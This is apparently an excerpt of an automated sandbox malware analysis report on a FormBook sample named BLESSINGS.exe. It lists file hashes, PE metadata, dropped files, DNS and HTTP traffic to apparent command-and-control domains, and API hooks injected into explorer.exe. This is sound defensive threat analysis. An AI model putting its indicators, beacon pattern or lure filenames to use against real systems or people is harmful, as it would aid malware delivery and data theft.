	rtgs_pdf.exe	Get hash	malicious	Browse	• 91.195.241.137
	http://walmartprepaid.com	Get hash	malicious	Browse	• 91.195.240.136
	P.O-45.exe	Get hash	malicious	Browse	• 91.195.241.137

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	QP-0766.scr.exe	Get hash	malicious	Browse	
	order-181289654312464648.exe	Get hash	malicious	Browse	
	PO_60577.exe	Get hash	malicious	Browse	
	IMG_73344332#U00e2#U20ac#U00aegpj.exe	Get hash	malicious	Browse	
	Ziraat Bankasi Swift Mesaji.exe	Get hash	malicious	Browse	
	Doc#6620200947535257653.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.15368412abd71685.exe	Get hash	malicious	Browse	
	RT-05723.exe	Get hash	malicious	Browse	
	Dekont.pdf.exe	Get hash	malicious	Browse	
	cFAWQ1mv83.exe	Get hash	malicious	Browse	
	I7313Y5Rr2.exe	Get hash	malicious	Browse	
	SWIFT-COPY Payment advice3243343.exe	Get hash	malicious	Browse	
	bWVvaTptgL.exe	Get hash	malicious	Browse	
	umOXxQ9PFS.exe	Get hash	malicious	Browse	
	BL,IN&PL.exe	Get hash	malicious	Browse	
	ORDER #0554.exe	Get hash	malicious	Browse	
	Dekont.pdf.exe	Get hash	malicious	Browse	
	IMG_84755643#U00e2#U20ac#U00aegpj.exe	Get hash	malicious	Browse	
	8WLxD8uxRN.exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BLESSINGS.exe.log	
Process:	C:\Users\user\Desktop\BLESSINGS.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1451
Entropy (8bit):	5.345862727722058
Encrypted:	false
SSDEEP:	24:ML9E4Ks2eE4O1lEE4UVwPKDE4KhK3VZ9pKhuE4IWUAE4KI6no84G1qE4j:MxHKXeHKlEHU0YHKhQnouHIW7HKjovGm
MD5:	06F54CDBFEF62849AF5AE052722BD7B6
SHA1:	FB0250AAC2057D0B5BCE4CE130891E428F28DA05
SHA-256:	4C039B93A728B546F49C47ED8B448D40A3553CDAABB147067AEE3958133CB446
SHA-512:	34EF5F6D5EAB0E5B11AC81F0D72FC56304291EDEEF6D19DF7145FDECAB5D342767DBBC0B4384B8DECB5741E6B85A4B431DF14FBEB5DDF2DEE103064D2895EABB
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	
Process:	C:\Users\user\Desktop\BLESSINGS.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	42080
Entropy (8bit):	6.2125074198825105
Encrypted:	false
SSDEEP:	384:gc3JOvwWj8Gpw0A67dOpRIMKJ9Yl6dnPU3SERztmbqCJstdMardz/JikPZ+QsPZw:g4JU8g17dl6Iq88MoBd7mFViqM5sL2
MD5:	F2A47587431C466535F3C3D3427724BE
SHA1:	90DF719241CE04828F0DD4D31D683F84790515FF
SHA-256:	23F4A2CCDCE499C524CF43793FDA8E773D809514B5471C02FA5E68F0CDA7A10B
SHA-512:	E9D0819478DDDA47763C7F5F617CD258D0FACBBBFFE0C7A965EDE9D0D884A6D7BB445820A3FD498B243BBD8BECBA146687B61421745E32B86272232C6F9E90D8
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\AddInProcess32.exe	
Joe Sandbox View:	• Filename: QP-0766.scr.exe, Detection: malicious, Browse • Filename: order-181289654312464648.exe, Detection: malicious, Browse • Filename: PO_60577.exe, Detection: malicious, Browse • Filename: IMG_73344332#U00e2#U20ac#U00aegpj.exe, Detection: malicious, Browse • Filename: Ziraat Bankasi Swift Mesaji.exe, Detection: malicious, Browse • Filename: Doc#6620200947535257653.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Generic.mg.15368412abd71685.exe, Detection: malicious, Browse • Filename: RT-05723.exe, Detection: malicious, Browse • Filename: Dekont.pdf.exe, Detection: malicious, Browse • Filename: cFAWQ1mv83.exe, Detection: malicious, Browse • Filename: I7313Y5Rr2.exe, Detection: malicious, Browse • Filename: SWIFT-COPY Payment advice3243343.exe, Detection: malicious, Browse • Filename: bWVvaTptgL.exe, Detection: malicious, Browse • Filename: umOXxQ9PFS.exe, Detection: malicious, Browse • Filename: BL,IN&PL.exe, Detection: malicious, Browse • Filename: ORDER #0554.exe, Detection: malicious, Browse • Filename: Dekont.pdf.exe, Detection: malicious, Browse • Filename: IMG_84755643#U00e2#U20ac#U00aegpj.exe, Detection: malicious, Browse • Filename: 8WLxD8uxRN.exe, Detection: malicious, Browse • Filename: Quotation.exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z.Z.....0..X.....w... .....@.. ..... .`.....Hw..O..... .....f..`>.....v..... ....H.....text....W... ...X..... ..`.rsrc... .....Z.....@..@.relo c.....d.....@..B.....\|w.....H.....#...Q.....u.....0..K.....-..*..i....*...r...p.o....,...r...p.o....-..*.....o.....o.....$...*.....o....(....(.....:...(....o.....r...p.o.....4.....o..... .....o.....s .....o!...s".....s#.....r]..prg..po$.....r...p.o$.....r...pr...po$.....s.....(%.....tB...r...p(&...&..r...p.('...s(.....o)...&..o*....(+...o,....&...(- ....*.....3..@.....R...s.....s....(....*:.(/.....}P...*J.{P....o0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.56178131875686
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	BLESSINGS.exe
File size:	3427840
MD5:	30cb872994e8a0a4a635b06bfbe38006
SHA1:	02e502ef79ea251f04fa9e02dd1d7639e59c7ddc
SHA256:	d0b62e121a89ba8e44b4b71a887dd80df1e4fc746dabc20854622e9ed1fa8cb
SHA512:	57bc48f7c2e77d28f13cd52dadeaa24a50a8eafb0316c2b7894e49cbe17fb16f14efe4f7b7568ef3ae40c7e6ec0a07862ec9bd91541be477795f7c113a4816d1
SSDEEP:	98304:p+F0ah/YomABaKJCmwLyxWIyzhIpJj7d29wYG:p+FPheKcqo3+V7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?..N.....B4.....~`4.. .....@.. .....4.....`.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x74607e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000

General	
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x4EC1C53F [Tue Nov 15 01:49:51 2011 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x346028	0x53	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x348000	0x62a	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x34a000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x344084	0x344200	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x348000	0x62a	0x800	False	0.35595703125	data	3.6771719498	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x34a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x3480a0	0x3a0	data		
RT_MANIFEST	0x348440	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2008 AIBD4G:CFD:@><<=EI4<8
Assembly Version	1.0.0.0
InternalName	BLESSINGS.exe
FileVersion	6.9.12.16
CompanyName	AIBD4G:CFD:@><<=EI4<8
Comments	4H793ADH@:58D93JC7C3EG
ProductName	I@J9GGA7CBDA=H:I8@
ProductVersion	6.9.12.16
FileDescription	I@J9GGA7CBDA=H:I8@
OriginalFilename	BLESSINGS.exe

Network Behavior

Network Port Distribution

Total Packets: 39

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:26:23.389085054 CET	49755	80	192.168.2.6	91.195.241.137
Jan 13, 2021 21:26:23.433885098 CET	80	49755	91.195.241.137	192.168.2.6
Jan 13, 2021 21:26:23.436270952 CET	49755	80	192.168.2.6	91.195.241.137
Jan 13, 2021 21:26:23.436424017 CET	49755	80	192.168.2.6	91.195.241.137
Jan 13, 2021 21:26:23.481056929 CET	80	49755	91.195.241.137	192.168.2.6
Jan 13, 2021 21:26:23.510871887 CET	80	49755	91.195.241.137	192.168.2.6
Jan 13, 2021 21:26:23.510904074 CET	80	49755	91.195.241.137	192.168.2.6
Jan 13, 2021 21:26:23.511102915 CET	49755	80	192.168.2.6	91.195.241.137
Jan 13, 2021 21:26:23.511132002 CET	49755	80	192.168.2.6	91.195.241.137
Jan 13, 2021 21:26:23.555875063 CET	80	49755	91.195.241.137	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:24:06.328990936 CET	56061	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:06.376877069 CET	53	56061	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:07.145781040 CET	58336	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:07.196732998 CET	53	58336	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:08.151783943 CET	53781	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:08.199799061 CET	53	53781	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:09.111212015 CET	54064	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:09.161999941 CET	53	54064	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:09.951495886 CET	52811	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:10.002197027 CET	53	52811	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:11.236196995 CET	55299	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:11.284121037 CET	53	55299	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:12.289843082 CET	63745	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:12.342294931 CET	53	63745	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:13.346986055 CET	50055	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:13.394896030 CET	53	50055	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:14.592904091 CET	61374	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:14.643692017 CET	53	61374	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:15.728138924 CET	50339	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:15.776109934 CET	53	50339	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:35.984093904 CET	63307	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:36.032093048 CET	53	63307	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:40.249634027 CET	49694	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:40.309444904 CET	53	49694	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:54.042809010 CET	54982	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:54.103244066 CET	53	54982	8.8.8.8	192.168.2.6
Jan 13, 2021 21:24:56.545470953 CET	50010	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:24:56.602050066 CET	53	50010	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:01.855648041 CET	63718	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:01.915158033 CET	53	63718	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:04.826375961 CET	62116	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:25:04.885246992 CET	53	62116	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:05.572345018 CET	63816	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:05.622982025 CET	53	63816	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:06.189363956 CET	55014	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:06.240117073 CET	53	55014	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:06.947381973 CET	62208	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:07.006567001 CET	53	62208	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:07.615426064 CET	57574	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:07.642710924 CET	51818	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:07.671602964 CET	53	57574	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:07.710135937 CET	53	51818	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:08.327656984 CET	56628	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:08.383883953 CET	53	56628	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:09.497463942 CET	60778	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:10.538269043 CET	60778	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:10.644700050 CET	53799	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:11.267458916 CET	53	60778	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:11.646994114 CET	53799	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:11.707711935 CET	53	53799	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:12.463759899 CET	54683	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:12.512481928 CET	53	54683	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:12.983732939 CET	59329	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:13.040106058 CET	53	59329	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:39.331732988 CET	64021	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:39.394530058 CET	53	64021	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:41.298754930 CET	56129	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:41.346676111 CET	53	56129	8.8.8.8	192.168.2.6
Jan 13, 2021 21:25:42.776345015 CET	58177	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:25:42.847879887 CET	53	58177	8.8.8.8	192.168.2.6
Jan 13, 2021 21:26:02.693787098 CET	50700	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:26:02.767628908 CET	53	50700	8.8.8.8	192.168.2.6
Jan 13, 2021 21:26:23.308008909 CET	54069	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:26:23.383419991 CET	53	54069	8.8.8.8	192.168.2.6
Jan 13, 2021 21:27:04.839895010 CET	61178	53	192.168.2.6	8.8.8.8
Jan 13, 2021 21:27:04.901885986 CET	53	61178	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:26:02.693787098 CET	192.168.2.6	8.8.8.8	0x38ee	Standard query (0)	www.towero flifeinc.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:26:23.308008909 CET	192.168.2.6	8.8.8.8	0xa42b	Standard query (0)	www.quintr ed.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:04.839895010 CET	192.168.2.6	8.8.8.8	0x9d11	Standard query (0)	www.hotvid zhub.download	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:26:02.767628908 CET	8.8.8.8	192.168.2.6	0x38ee	Name error (3)	www.towero flifeinc.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:26:23.383419991 CET	8.8.8.8	192.168.2.6	0xa42b	No error (0)	www.quintr ed.com		91.195.241.137	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:04.901885986 CET	8.8.8.8	192.168.2.6	0x9d11	Name error (3)	www.hotvid zhub.download	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.quintred.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49755	91.195.241.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:26:23.436424017 CET	4866	OUT	GET /jqc/?CZ=GWrWoWa4zZjFn82G+0nNh4GvWCUBG1oNYElUd01Cxs8I6tEnxSPY6FoFnAuUsLE3P+RrU5FSoA==&sv28R0=gnKTZf8P HTTP/1.1 Host: www.quintred.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:26:23.510871887 CET	4866	IN	HTTP/1.1 302 Found date: Wed, 13 Jan 2021 20:26:23 GMT content-type: text/html; charset=UTF-8 content-length: 0 x-adblock-key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_T0oGji8ZbUDKitk7mvz/5w6qRssSn9oqweHEj3JMisRyq1Qoa/dizZly+qRNB2xY3VlNem/76Rnt308qbdhrGw== expires: Mon, 26 Jul 1997 05:00:00 GMT cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 pragma: no-cache last-modified: Wed, 13 Jan 2021 20:26:23 GMT location: https://sedo.com/search/details/?partnerid=324561&language=it&domain=quintred.com&origin=sales_lander_1&utm_medium=Parking&utm_campaign=offerpage x-cache-miss-from: parking-6d4775b86f-szbgp server: NginX connection: close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE2
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE2
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE2
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE2

Statistics

Behavior

- BLESSINGS.exe
- AddInProcess32.exe
- explorer.exe
- raserver.exe
- cmd.exe
- conhost.exe



Click to jump to process

System Behavior

Analysis Process: BLESSINGS.exe PID: 4588 Parent PID: 5948

General

Start time:	21:24:12
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\BLESSINGS.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\BLESSINGS.exe'
Imagebase:	0x710000
File size:	3427840 bytes
MD5 hash:	30CB872994E8A0A4A635B06BFBE38006
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.427502177.0000000004747000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.427502177.0000000004747000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.427502177.0000000004747000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.427774356.00000000048B2000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.427774356.00000000048B2000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.427774356.00000000048B2000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DF0CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BLESSINGS.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E21C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BLESSINGS.exe.log	unknown	1451	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 50 72 65 73 65 6e 74 61 74 69 6f 6e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=	success or wait	1	6E21C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DEE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DE403DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DEECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6DE403DE	ReadFile
